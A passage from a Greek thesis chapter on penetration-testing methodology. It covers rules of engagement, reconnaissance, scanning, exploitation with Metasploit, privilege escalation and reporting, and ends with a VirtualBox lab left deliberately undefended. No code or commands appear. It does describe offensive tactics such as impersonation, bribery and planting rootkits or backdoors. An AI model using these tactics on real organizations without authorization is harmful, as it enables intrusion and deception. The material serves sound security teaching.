
Μεθοδολογία και εφαρμογή πλαισίου Penetration Test σε πειραματικό εργαστήριο

3.1 Μεθοδολογία

Μια μεθοδολογία περιγράφει ένα σύνολο κανόνων, πρακτικών, διαδικασιών και μεθόδων που ακολουθούνται και εφαρμόζονται κατά τη διάρκεια οποιουδήποτε προγράμματος ελέγχου ασφάλειας πληροφοριών. Μια μεθοδολογία Penetration Test είναι μια σειρά κανόνων ή οδηγιών που χρησιμοποιούνται για την εκτέλεση Penetration Test σε ένα σύστημα υπολογιστή ή δίκτυο. Έτσι, η μεθοδολογία λειτουργεί ως χάρτης με πρακτικές ιδέες και αποδεδειγμένες πρακτικές που πρέπει να αντιμετωπιστούν με μεγάλη προσοχή προκειμένου να εκτιμηθεί σωστά η ασφάλεια του συστήματος [8]. Μια μεθοδολογία θα πρέπει να περιλαμβάνει μέτρα για τη συμμόρφωση με τις νομικές διατάξεις και για την τήρηση των όρων σχετικά με τη διοίκηση και τους υπαλλήλους για τη διενέργεια Penetration Tests. Θα πρέπει επίσης να λαμβάνει υπόψη τον περιορισμένο διαθέσιμο χρόνο και πρέπει να περιλαμβάνει αξιολόγηση του δυνητικού κινδύνου ή ανάλυση κόστους / οφέλους. Υπάρχουν διαφορετικές μεθοδολογίες Penetration Test που μπορεί κανείς να επιλέξει από εκεί, δεν υπάρχει «η σωστή μεθοδολογία». Αυτές οι μεθοδολογίες παρέχουν μια πρακτική πηγή τεκμηρίωσης για την τυποποίηση του προσαρμοσμένου σχεδίου Penetration Test για την εκτέλεση διαφορετικών τύπων δοκιμών φάση προς φάση, προκειμένου να εκτιμηθεί με ακρίβεια η ασφάλεια ενός συστήματος. Ορισμένες

μεθοδολογίες επικεντρώνονται στην τεχνική πτυχή των δοκιμών ασφαλείας, ενώ άλλες εστιάζουν στην διαχειριστική πτυχή και λίγες αφορούν και τις δύο πτυχές [17]. Η ακριβής μεθοδολογία που χρησιμοποιείται κατά τη διάρκεια της δοκιμής απαιτεί συνήθως μια προσεκτική διαδικασία επιλογής σύμφωνα με την οποία μπορεί κανείς να καθορίσει την υπευθυνότητα, το κόστος και την αποτελεσματικότητα της αξιολόγησης στο βέλτιστο επίπεδο. Έτσι, ο καθορισμός της σωστής στρατηγικής αξιολόγησης εξαρτάται από διάφορους παράγοντες, συμπεριλαμβανομένων των τεχνικών λεπτομερειών που παρέχονται σχετικά με το περιβάλλον-στόχο, τη διαθεσιμότητα πόρων, τις γνώσεις του PenTester, τους επιχειρηματικούς στόχους και τις κανονιστικές ανησυχίες. Μια μεθοδολογία Penetration Test μοιάζει με έναν "χάρτη" με τον οποίο ο υπεύθυνος δοκιμών μπορεί να φτάσει στον τελικό προορισμό (δηλαδή στο τέλος μιας επιτυχούς δοκιμής) και χωρίς μεθοδολογία μπορεί να "χαθεί". (δηλ. ημιτελής δοκιμή, σπατάλη χρόνου και προσπάθειας).

Αυτή η μεθοδολογία παρέχει ένα υπόβαθρο για τα επόμενα κεφάλαια της διατριβής. Για να επιτευχθεί ο στόχος του Penetration Test, πρέπει να καθοριστεί η σωστή μεθοδολογία και ροή εργασίας, τόσο θεωρητικά όσο και πρακτικά. Σε αυτό το κεφάλαιο, θα συζητηθεί μια σωστή μεθοδολογία και ροή εργασίας με κύριο επίκεντρο το Penetration Test στο δίκτυο. Ο στόχος αυτής της διατριβής έγκειται στη χρήση Penetration Test για την κατανόηση, την ανάλυση και την αντιμετώπιση ζητημάτων ασφάλειας που σχετίζονται με το σύστημα ή το δίκτυο. Το σχήμα 2.6 δείχνει μια συνολική μεθοδολογική προσέγγιση για ένα Penetration Test στο δίκτυο.



Σχήμα 2.6: Μεθοδολογία Penetration Test στο δίκτυο [2]

3.1.1 Φάση Προγραμματισμού

Πρέπει να γίνει πολύ προγραμματισμός και προετοιμασία, προκειμένου να επιτύχει ένα Penetration Test. Κατά τη διάρκεια αυτής της φάσης, οι στόχοι, το πεδίο εφαρμογής, ο νομικός περιορισμός και ο προγραμματισμός για την ανάθεση καθορίζονται και διατυπώνονται. Σε μια εταιρεία, ο στόχος ενός Penetration Test είναι να δείξει ποια εκμεταλλεύσιμα τρωτά σημεία υπάρχουν μέσα στο δίκτυο μιας εταιρείας. Το πεδίο εφαρμογής μπορεί να γίνει με τον προσδιορισμό των υφιστάμενων πολιτικών ασφαλείας, των βιομηχανικών προτύπων και των βέλτιστων πρακτικών κ.λπ. Ορισμένες από τις εισροές και την τεχνογνωσία μιας ομάδας Penetration Test πρέπει επίσης να αποτελούν μέρος του πεδίου εφαρμογής κατά την απόφαση του επιπέδου του Penetration Test [18]. Επιπλέον, κάποιος νομικός περιορισμός, ο οποίος

παραθέτει τις αποδεκτές και μη αποδεκτές διαδικασίες, πρέπει να ακολουθήσει μια ομάδα Penetration Test για να διασφαλίσει ότι δεν θα υπάρξει τυχαία στόχευση σε λάθος εφαρμογή ή διεπαφή που θα μπορούσε να έχει σοβαρές νομικές επιπτώσεις. Επίσης, ο προγραμματισμός για το τι θα επιτεθεί, πότε, από πού και πώς πρέπει να συζητηθεί κατά τη διάρκεια των συνεδριών έναρξης. Αυτό είναι ζωτικής σημασίας, καθώς διασφαλίζει ότι οι κανονικές εργασίες και οι καθημερινές λειτουργίες της εταιρείας δεν θα διαταραχθούν.

Τα διοικητικά καθήκοντα όπως η συγκέντρωση μιας ομάδας, η συγκέντρωση τεκμηρίωσης, η απόκτηση λογαριασμών δοκιμών, η κράτηση εξοπλισμού κ.λπ. εμπίπτουν επίσης στη φάση προγραμματισμού και προετοιμασίας [19]. Αυτή η φάση αποτελείται από όλες τις δραστηριότητες που πρέπει να εκτελεστούν πριν από την έναρξη του πραγματικού Penetration Test. Όταν μια εταιρεία αποφασίσει να πραγματοποιήσει ένα Penetration Test, είναι επιτακτική ανάγκη να λάβει επίσημη άδεια για τη διεξαγωγή του πριν από την έναρξη. Αυτή η άδεια, που συχνά αποκαλείται κανόνας δέσμευσης (ROE), πρέπει να περιλαμβάνει:[20]

- Συγκεκριμένες διευθύνσεις IP / εύρος που πρέπει να δοκιμαστούν.
- Κεντρικοί υπολογιστές, συστήματα, υποδίκτυα, που δεν πρέπει να δοκιμαστούν.
- Μια λίστα αποδεκτών τεχνικών δοκιμών π.χ. κοινωνική μηχανική, DoS (Denial of Service) κ.λπ. και εργαλεία (crackers password, network sniffers κ.λπ.).
- Ώρες διεξαγωγής του ελέγχου (π.χ. κατά τις εργάσιμες ώρες, μετά τις εργάσιμες ώρες κ.λπ.).
- Προσδιορισμός μιας πεπερασμένης περιόδου δοκιμών.
- Διευθύνσεις IP των μηχανών από τις οποίες θα διεξαχθεί το Penetration Test, έτσι ώστε οι διαχειριστές να μπορούν να διαφοροποιήσουν τις νόμιμες επιθέσεις του Penetration Test από πραγματικές κακόβουλες επιθέσεις.
- Σημεία επαφών για την ομάδα Penetration Test, το στοχευμένο σύστημα και τα δίκτυα.
- Μέτρα για την αποτροπή της κλήσης της επιβολής του νόμου με ψευδείς συναγερμούς (που δημιουργήθηκε από τη δοκιμή).
- Χειρισμός πληροφοριών που συλλέγονται από την ομάδα Penetration Test.

3.1.2 Φάση Ανακάλυψης

Μετά τον καθορισμό των στόχων, του πεδίου, του νομικού περιορισμού και του προγραμματισμού, ξεκινά η πραγματική δοκιμή. Μπορεί να θεωρηθεί ως φάση συλλογής πληροφοριών. Αυτή η φάση μπορεί να χωριστεί περαιτέρω ως εξής:

1. Αναγνώριση και ανακάλυψη στόχου
2. Σάρωση και απαρίθμηση

3.1.2.1 Αναγνώριση και ανακάλυψη στόχου

Σε αυτήν τη φάση, ο PenTester προσπαθεί να συγκεντρώσει όσο το δυνατόν περισσότερες διαθέσιμες στο κοινό πληροφορίες μέσω τεχνικών και μη τεχνικών μέσων. Ο στόχος είναι να προσδιοριστούν οι τύποι συστημάτων εντός του δικτύου, συμπεριλαμβανομένων του λειτουργικού συστήματος, των περιοχών πληροφοριών που είναι ανοικτές σε επιθέσεις ή γνωστών ελλείψεων ασφαλείας κ.λπ.

Η αναγνώριση μπορεί να διαχωριστεί σε δύο διαφορετικούς τύπους - παθητική και ενεργή. Κατά τη διάρκεια της παθητικής αναγνώρισης, διεξάγονται διάφοροι τύποι αναζητήσεων, συμπεριλαμβανομένων πληροφοριών που σχετίζονται με το δίκτυο και τα συστήματα στόχου χωρίς να συνδέονται απευθείας σε αυτά, συμπεριλαμβανομένων των πληροφοριών των υπαλλήλων, της φυσικής θέσης και της επιχειρηματικής δραστηριότητας. Η ενεργή αναγνώριση θα βρει επίσης πληροφορίες παρόμοιες με αυτές που έχουν ήδη βρεθεί χρησιμοποιώντας την παθητική αναγνώριση. Το όφελος αυτών των δύο τύπων αναγνώρισης είναι διττό: προσδιορισμός ιστορικών πληροφοριών χρησιμοποιώντας παθητική συλλογή και επιβεβαίωση ευρημάτων με ενεργές μεθόδους.

Ο Penetration Tester εκτελεί αυτήν τη φάση με δημόσιες πληροφορίες, εργαλεία και τεχνικές ανοιχτού κώδικα ώστε να αποκτήσει μια συγκεκριμένη εικόνα του στόχου. Ωστόσο, μέσω της βιβλιογραφίας, μπορεί κανείς να δει την εκτεταμένη χρήση ορισμένων εργαλείων και τεχνικών. Τα πιο συνηθισμένα και μη ανιχνεύσιμα εργαλεία και τεχνικές που χρησιμοποιούνται για την αναγνώριση είναι:

- **Social Engineering**. Οι τεχνικές κοινωνικής μηχανικής όπως η πλαστοπροσωπία, η δωροδοκία, η εξαπάτηση, η συμμόρφωση και η αντίστροφη κοινωνική μηχανική μπορούν να αναπτυχθούν για να αποκτήσουν συγκεκριμένες πληροφορίες για ένα άτομο ή για έναν στόχο. Όλες αυτές οι τεχνικές επιτυγχάνονται μέσω φυσικής εισόδου στον οργανισμό-στόχο ή μέσω επικοινωνίας με άτομα στην οργάνωση-στόχο. Η κοινωνική μηχανική λειτουργεί επειδή οι άνθρωποι, ως επί το πλείστον, εμπιστεύονται και βοηθούν. Η επιτυχία ή η αποτυχία της κοινωνικής μηχανικής εξαρτάται από την ικανότητα του ελεγκτή να χειρίζεται την ανθρώπινη ψυχολογία.

- **Dumpster Diving**. Μπορεί να παρέχει στους Penetration testers ευαίσθητες πληροφορίες, καθώς και υλικό και λογισμικό. Εγγραφα όπως επιστολές, έγγραφα αλληλογραφίας, λίστες καταλόγων, εγχειρίδια πολιτικής που θεωρούνται λιγότερο ευαίσθητα πετιούνται σε δημόσια διαθέσιμα δοχεία. Αυτά τα έγγραφα μπορούν να λειτουργήσουν ως πηγή πληροφοριών, για να ανακαλύψουν ονόματα, διευθύνσεις, αριθμούς τηλεφώνου και ταυτότητα υπαλλήλου και βοήθεια σε κάθε είδους τεχνικές αναγνώρισης.

- **Internet Footprinting**. Το αποτύπωμα στο Διαδίκτυο είναι μια τεχνική μέθοδος αναγνώρισης. Είναι καθαρή, νόμιμη και ασφαλής μέθοδος παρακολούθησης. Υπάρχουν τέσσερις μέθοδοι αποτύπωσης στο Διαδίκτυο: παρουσία στο Διαδίκτυο, απαρίθμηση δικτύου, αναγνώριση βάσει συστήματος ονομάτων τομέα (DNS) και αναγνώριση βάσει δικτύου. Κατά την παρουσία στο διαδίκτυο, ο PenTester μπορεί να συλλέξει πολλές πληροφορίες σχετικά με μια εταιρεία, συμπεριλαμβανομένων των πληροφοριών των υπαλλήλων, κάνοντας περιήγηση στις ιστοσελίδες της εταιρίας και άλλα διαδικτυακά έγγραφα σχετικά με τον οργανισμό. Τα ερευνητικά εργαλεία του ελεγκτή διείσδυσης μπορεί να περιλαμβάνουν browser, μηχανές αναζήτησης, ομάδα συζήτησης, ιστότοπους που σχετίζονται με την ασφάλεια και ενημερωτικά δελτία. Η απαρίθμηση δικτύου είναι η διαδικασία αναγνώρισης ονομάτων τομέα και άλλων πόρων στο δίκτυο προορισμού. Ο Penetration Tester χρησιμοποιεί ένα εργαλείο που ονομάζεται WHOIS για τη συλλογή αυτών των δεδομένων. Η βάση δεδομένων WHOIS περιέχει πληροφορίες σχετικά με την εκχώρηση διευθύνσεων Διαδικτύου, ονομάτων τομέα και μεμονωμένων συμβάσεων. Οι πληροφορίες WHOIS βασίζονται σε μια ιεραρχία και το καλύτερο σημείο για την αφετηρία για όλα τα χειροκίνητα ερωτήματα WHOIS είναι η κορυφή του δέντρου - ICANN5 Μόλις το εργαλείο WHOIS εντοπίσει μια αντίστοιχη καταχώριση στη βάση δεδομένων καταχωρητή, εμφανίζει πληροφορίες σχετικά με το αντικείμενο που αναζητήθηκε. Το αποτέλεσμα μπορεί να περιλαμβάνει:

    - Η διεύθυνση του καταχωρίζοντος
    - Ονομα τομέα
    - Πληροφορίες διοικητικής και τεχνικής επικοινωνίας, με ονόματα, αριθμούς τηλεφώνου και διεύθυνση e-mail
    - Μια λίστα διακομιστών τομέα, με ονόματα και διευθύνσεις IP
    - Ημερομηνία και ώρα δημιουργίας δίσκων
    - Ημερομηνία και ώρα κατά την τελευταία τροποποίηση της εγγραφής

    Η αναγνώριση βάσει συστήματος ονόματος τομέα (DNS) χρησιμοποιεί πληροφορίες διαθέσιμες από διακομιστές DNS σχετικά με τη διεύθυνση IP των ονομάτων τομέα του δικτύου στόχου και των εναλλακτικών τομέων που ενδέχεται να είναι ενεργοποιημένοι ή συνδεδεμένοι στο δίκτυο προορισμού. Αυτή η μέθοδος χρησιμοποιεί αναζήτηση DNS, εργαλεία DNS Zone Transfer όπως nslookup, dig, host και Network-based Reconnaissance είναι η διαδικασία εντοπισμού ενεργών υπολογιστών και υπηρεσιών σε ένα δίκτυο προορισμού μέσω εργαλείων όπως ping, traceroute και netstat.

3.1.2.2 Σάρωση και Απαρίθμηση

Μετά την αναγνώριση, ο Penetration Tester μεταβαίνει σε μια φάση σάρωσης και απαρίθμησης. Η φάση σάρωσης περιλαμβάνει τον εντοπισμό ενεργών συστημάτων εντός του δικτύου προορισμού, την εύρεση ανοιχτών και φιλτραρισμένων πορτών, υπηρεσιών που εκτελούνται σε αυτές τις πόρτες, τον προσδιορισμό των λεπτομερειών του λειτουργικού συστήματος (δακτυλικό αποτύπωμα) και την ανακάλυψη διαδρομής δικτύου κ.λπ. για να αναγνωρίσουν πιθανές τρύπες ασφαλείας και ευπάθειες στον στόχο ή στο δίκτυο χρησιμοποιώντας ενεργούς ανιχνευτές και παθητικούς sniffers δικτύου. Μετά την επιτυχή αναγνώριση ενεργών συστημάτων και υπηρεσιών, θα πρέπει να γίνει απαρίθμηση.

Σε γενικές γραμμές, οι αναζητήσεις πληροφοριών μέσω δακτυλικών αποτυπωμάτων περιλαμβάνουν το ακριβές όνομα και τις εκδόσεις των υπηρεσιών που εκτελούνται στο σύστημα προορισμού και το υποκείμενο λειτουργικό σύστημα βοηθά στον εντοπισμό και την εξάλειψη διαφόρων false positive, και η αναζήτηση πληροφοριών μέσω απαρίθμησης περιλαμβάνει ονόματα λογαριασμών χρηστών, εσφαλμένους διαμορφωμένους κοινόχρηστους πόρους, για παράδειγμα μη ασφαλείς κοινοποιήσεις αρχείων, αλλά και παλαιότερες εκδόσεις λογισμικού με γνωστές ευπάθειες ασφαλείας (όπως διακομιστές ιστού με remore buffer overflows). Καθ'όλη τη διάρκεια αυτής και άλλων διαδοχικών φάσεων, ο Penetration Tester πρέπει να είναι προσεκτικός για να μην κατακλύσει το σύστημα ή το δίκτυο στόχου με υπερβολική κίνηση. Μερικά από τα πιο δημοφιλή και κοινά εργαλεία που χρησιμοποιούνται κατά τη διάρκεια αυτής της φάσης είναι τα nmap, netcat, κ.λπ.

3.1.3 Φάση Αξιολόγησης

Το επόμενο βήμα είναι μια φάση αξιολόγησης, αφού προσδιοριστούν οι υποκείμενες εκδόσεις τεχνολογίας και υπηρεσιών στο σύστημα ή το δίκτυο στόχου. Αυτή η φάση συνδέεται στενά με τη φάση ανακάλυψης. Για την επιτυχή ολοκλήρωση αυτής της φάσης, η φάση ανακάλυψης διαδραματίζει ζωτικό ρόλο και οι πληροφορίες που προέρχονται από τη φάση ανακάλυψης είναι η πηγή εισόδου για τη φάση αξιολόγησης και το αντίστροφο. Κατά τη διάρκεια προηγούμενων φάσεων, τα δεδομένα σχετικά με το λειτουργικό σύστημα, διευθύνσεις IP, υπηρεσίες / εφαρμογές συλλέγονται κυρίως από το διαδίκτυο και πραγματοποιούνται σάρωση και απαρίθμηση βάσει αυτών των δεδομένων, και τώρα αυτές οι πληροφορίες θα βελτιωθούν για να εξετάσουν και να επικοινωνήσουν απευθείας με τα συστήματα ή το δίκτυο με σκοπό τον εντοπισμό και ανάλυση των πιθανών τρωτών σημείων και απειλών. Τα τρωτά σημεία που αποτελούν απειλές σε ένα δίκτυο περιλαμβάνουν σφάλματα λογισμικού, εσφαλμένη διαμόρφωση συστήματος, μη ασφαλείς λογαριασμούς και περιττές υπηρεσίες. Κατά τη διάρκεια αυτής της φάσης, πραγματοποιείται συστηματική εξέταση του συστήματος ή του δικτύου για τον προσδιορισμό της αναγκαιότητας των μέτρων ασφαλείας, τον εντοπισμό ελαττωμάτων ασφαλείας και την παροχή δεδομένων για περαιτέρω φάσεις. Η φάση αξιολόγησης περιλαμβάνει:

- Αναγνώριση ευπαθειών
- Ανάλυση ευπαθειών

3.1.3.1 Αναγνώριση Ευπαθειών

Αυτή η υπο-φάση διαθέτει τα χαρακτηριστικά της φάσης ανακάλυψης. Ο Penetration Tester ξεκινά από την ανίχνευση των συστημάτων ή δικτύων ενεργών στόχων πιο κοντά από αυτό που έγινε στη φάση ανακάλυψης, χρησιμοποιώντας ενεργούς ανιχνευτές και παθητικό sniffing του δικτύου. Τόσο οι ενεργοί ανιχνευτές όσο και οι παθητικοί sniffers δικτύου χρησιμοποιούνται για να κατανοήσουν ποιες υπηρεσίες εκτελούνται σε ένα σύστημα προορισμού, για να κατανοήσουν το εσωτερικό δίκτυο και να αποτυπώσουν το λειτουργικό σύστημα που εκτελείται στα συστήματα προορισμού. Μόλις εντοπιστούν τα συστήματα, εντοπίζονται λειτουργικά συστήματα και επαληθεύονται οι διαθέσιμες υπηρεσίες, τότε η ανάλυση θα πρέπει να εκτελείται για να εντοπίζονται οι πιθανές απειλές και ευπάθειες. Υπάρχουν βάσεις δεδομένων ευπάθειας όπως το NationalVulnerabilityDatabase [29] και της MITRE [30] διαθέσιμα στο Διαδίκτυο, τα οποία παρέχουν πληροφορίες σχετικά με την ευπάθεια και τις απειλές.

3.1.3.2 Ανάλυση Ευπαθειών

Ο Penetration Tester πρέπει να κατανοήσει την κατάσταση ασφάλειας σε ένα σύστημα ή ένα δίκτυο και να μάθει ποια ευπάθεια είναι πραγματική και ποια είναι false-positive. Εάν ο προσδιορισμός της ευπάθειας συμβάλλει στη βελτίωση της ασφάλειας του συστήματος με την κατανόηση του τρέχοντος περιβάλλοντος κινδύνου στην ασφάλεια των πληροφοριών, η ανάλυση της ευπάθειας δείχνει πόσο άσχημα μπορεί να γίνουν τα πράγματα εάν εκμεταλλευτούν τα τρωτά σημεία. Ο PenTester μπορεί να χρησιμοποιήσει εργαλεία αυτόματης σάρωσης μαζί με τις δικές του δεξιότητες για να ελέγξει το σύστημα ή το δίκτυο στόχου για ευπάθειες. Αυτά τα αυτοματοποιημένα εργαλεία έχουν τη δική τους βάση δεδομένων που παρέχει πληροφορίες σχετικά με το παρελθόν και τις τελευταίες ευπάθειες και τις λεπτομέρειες τους.

3.1.4 Φάση Εξερεύνησης

Αυτή είναι μια συναρπαστική και προκλητική φάση σε οποιοδήποτε Penetration Test. Αυτό το βήμα επιλέγει μεθόδους επίθεσης και προσδιορίζει κατάλληλους στόχους για απόπειρες επίθεσης, αφού εντοπίσει και αναλύσει τις ευπάθειες. Μόλις προσδιοριστούν οι κατάλληλοι στόχοι, το Penetration Test θα πραγματοποιηθεί σε αυτούς τους στόχους. Εάν μια επίθεση είναι επιτυχής, η ευπάθεια επαληθεύεται και επιβεβαιώνεται και γίνονται περαιτέρω προσπάθειες για να αποκτηθούν υψηλότερα προνόμια. Η φάση εξερεύνησης, που μερικές φορές αναφέρεται επίσης ως φάση επίθεσης, μπορεί να κατηγοριοποιηθεί περαιτέρω σε: [9]

1. Exploitation
2. Privilege Escalation

3.1.4.1 Exploitation

Μέχρι τώρα, ο Penetration Tester έχει αποκτήσει πολλές πληροφορίες σχετικά με το σύστημα και το δίκτυο. Αυτές οι πληροφορίες χρησιμοποιούνται τώρα για να εισέλθουν στο σύστημα προορισμού. Ωστόσο, σε αυτό το σημείο ο PenTester θα πρέπει να εξετάσει εξωτερικούς παράγοντες που επηρεάζουν τα εργαλεία που θα χρησιμοποιήσουν και πότε. Αυτή η φάση λειτουργεί ως επαλήθευση πιθανών τρωτών σημείων και συνεπώς, ενέχει τον υψηλότερο κίνδυνο σε ένα Penetration Test, οπότε θα πρέπει να εκτελείται με μεγάλη προσοχή. Όλα τα πιθανά αποτελέσματα πρέπει να εξεταστούν προσεκτικά. όλα τα exploits πρέπει να δοκιμαστούν διεξοδικά σε ελεγχόμενο περιβάλλον πριν από την εκτέλεση κρίσιμων διαδικασιών δοκιμής, όπως η εκμετάλλευση buffer overflow exploits. Ο χρονικός περιορισμός υπάρχει πάντα, αναγκάζοντας τον PenTester να κάνει χρήση framework, καθώς αυτά τα framework συμβάλλουν στη μείωση χρόνου αντί να γράφουν οι ίδιοι τα exploits. Το Metasploit είναι ένα από αυτά τα framework το οποίο είναι ανοιχτού κώδικα και χρησιμοποιείται εκτενώς σε Penetration Tests.

3.1.4.2 Privilege Escalation

Μετά από την αρχική πρόσβαση σε ένα σύστημα ή δίκτυο, ο PenetrationTester θα πρέπει να αναζητήσει τρόπους, για να αυξήσει τα δικαιώματα που έχει στο σύστημα. Ας υποθέσουμε ότι, εάν ένας PenTester έχει αποκτήσει πρόσβαση σε τοπικό σύστημα, θα πρέπει να καταβάλει προσπάθειες για να πραγματοποιήσει περαιτέρω ανάλυση σχετικά με το σύστημα προορισμού για να αποκτήσει δικαιώματα root. Ομοίως, εάν ο PenTester έχει πρόσβαση στο δίκτυο, θα πρέπει βάλει sniffer στην κυκλοφορία του δικτύου, για να δει ποιες ευαίσθητες πληροφορίες μπορούν να ληφθούν. Η επιτυχής εκμετάλλευση της ευπάθειας δεν εγγυάται την πρόσβαση root, οπότε ένας PenTester θα πρέπει να κάνει συνεχείς προσπάθειες ώστε να το επιτύχει. Στη διαδικασία μπορεί να εγκαταστήσει rootkits ή backdoors που μπορεί να βοηθήσουν στην απόκτηση υψηλότερου επιπέδου προνομίων. Αυτή η διαδικασία ονομάζεται privilege escalation. Μαζί με την εκμετάλλευση ευπάθειας, θα πρέπει επίσης να αναπτυχθούν τακτικές κοινωνικής μηχανικής με σκοπό την αύξηση των προνομίων, επειδή η κοινωνική μηχανική έχει αποδειχθεί αποτελεσματικός τρόπος απόκτησης ευαίσθητων πληροφοριών σχετικά με μια εταιρεία και τους υπαλλήλους της.

Στο τέλος αυτής της φάσης, ο PenTester θα έχει κατά πάσα πιθανότητα κατανόηση της ισχύος και των αδυναμιών του συστήματος ή του δικτύου στόχου. Το Penetration Test θα ολοκληρωθεί σύντομα και ο PenTester θα αρχίσει να εργάζεται για την τελική έκθεση. Είναι απαραίτητο να θυμόμαστε ότι ο πραγματικός στόχος σε μια δοκιμή διείσδυσης δεν είναι μόνο ο συμβιβασμός ενός συστήματος ή ενός δικτύου, αλλά είναι επίσης η ενημέρωση και ευαισθητοποίηση των ενδιαφερομένων και των επαγγελματιών υπολογιστών ειδικά του διαχειριστή δικτύου / συστήματος, οι οποίοι συνδέονται με την οργάνωση, σχετικά με το τι ευπάθειες υπάρχουν στο σύστημά τους.

3.1.5 Φάση Αναφοράς

Η φάση αναφοράς μπορεί να συμβεί παράλληλα με τις άλλες φάσεις ή στο τέλος της φάσης εξερεύνησης. Οι αναφορές θα πρέπει να περιλαμβάνουν αξιολόγηση των τρωτών σημείων που έχουν τη μορφή πιθανών κινδύνων και συστάσεων για τον μετριασμό των τρωτών σημείων και του κινδύνου. Αυτή η φάση αναφοράς πρέπει να εγγυάται τη διαφάνεια των δοκιμών και των ευπαθειών που αποκάλυψε. Γενικά, αυτή η τελική έκθεση είναι μια ευκαιρία να κατανοήσουμε τη συνολική στάση ασφαλείας των συστημάτων ή του δικτύου. Ακολουθούν τα απαραίτητα πράγματα που πρέπει να περιλαμβάνει και να εξετάζει η δοκιμή διείσδυσης κατά την προετοιμασία της τελικής έκθεσης: [18]

- Λεπτομερείς αναφορές για ευρήματα τόσο υψηλού όσο και χαμηλού επιπέδου και εξηγήσεις σχετικά με τα απαραίτητα βήματα για την επανάληψη των εκμεταλλεύσεων
- Ευρήματα συμπεριλαμβανομένων και των false-positive
- Περίληψη των κυριότερων σημείων
- Επιπτώσεις στις επιχειρήσεις και στις λειτουργίες
- Συστάσεις
- Συμπεράσματα

Η εργαστηριακή εγκατάσταση και η μεθοδολογία που χρησιμοποιήθηκαν για τη διενέργεια του Penetration Test βασίστηκαν στις δηλώσεις προβλημάτων και θα περιγραφούν σε αυτό το κεφάλαιο. Ο κύριος στόχος πίσω από αυτήν την εργασία ήταν να διερευνήσει εργαλεία και τεχνικές ασφάλειας Penetration Test, μια κατάλληλη μεθοδολογία και πως μπορεί να χρησιμοποιηθεί το Penetration Test, ώστε με τα αποτελέσματα του να προστατεύσουμε το σύστημα ή το δίκτυο με αποτελεσματικό και αποδοτικό τρόπο. Ο νόμος, η ηθική, τα χρήματα και οι χρονικοί περιορισμοί, ελήφθησαν υπόψη κατά τη διάρκεια του Penetration Test.

3.2 Εγκατάσταση και ρυθμίσεις

Για τη δημιουργία του εργαστηρίου χρησιμοποιήθηκε το VM VirtualBox της Oracle, δημιουργήθηκαν τέσσερις ξεχωριστές εικονικές μηχανές στο ίδιο φυσικό μηχάνημα. Το VM VirtualBox της Oracle, είναι ένα λογισμικό εικονικοποίησης που επέτρεψε την εγκατάσταση διαφορετικών λειτουργικών συστημάτων σε ξεχωριστές εικονικές μηχανές στην ίδια φυσική μηχανή, για την εξομοίωση ενός περιβάλλοντος πολλαπλών πλατφορμών. Σε αυτόν τον φορητό υπολογιστή δημιουργήθηκαν δύο servers, 1 υπολογιστής πελάτη και ο υπολογιστής του Penetration Tester. Windows Server 2008 Standard 64bits, Ubuntu Server 14.04 64bits, Windows 7 Ultimate Service Pack 1 32bits, Kali Linux είναι τα λειτουργικά συστήματα που χρησιμοποιήθηκαν στις εικονικές μηχανές για το συγκεκριμένο εργαστήριο.

Θα φτιάξουμε στο VirtualBox ένα NAT Network 10.0.2.0/24 με DHCP enabled, ώστε να μπορούν να πάρουν τα μηχανήματα μας αυτόματα IP διευθύνσεις και να επικοινωνούν μεταξύ τους. Στο εργαστήριο μας δεν έχουμε θέσει αμυντικούς μηχανισμούς όπως κάποιο firewall, antivirus ή IDS / IPS. Αυτό έγινε σκόπιμα καθώς αυτοί οι αμυντικοί μηχανισμοί θα επηρέαζαν τον πραγματικό στόχο πίσω από αυτήν την εγκατάσταση και η εκμετάλλευση των συστημάτων και του δικτύου θα ήταν πιο δύσκολή. Στο σχήμα 3.1 βλέπουμε το σχετικό σχεδιάγραμμα του εργαστηρίου.

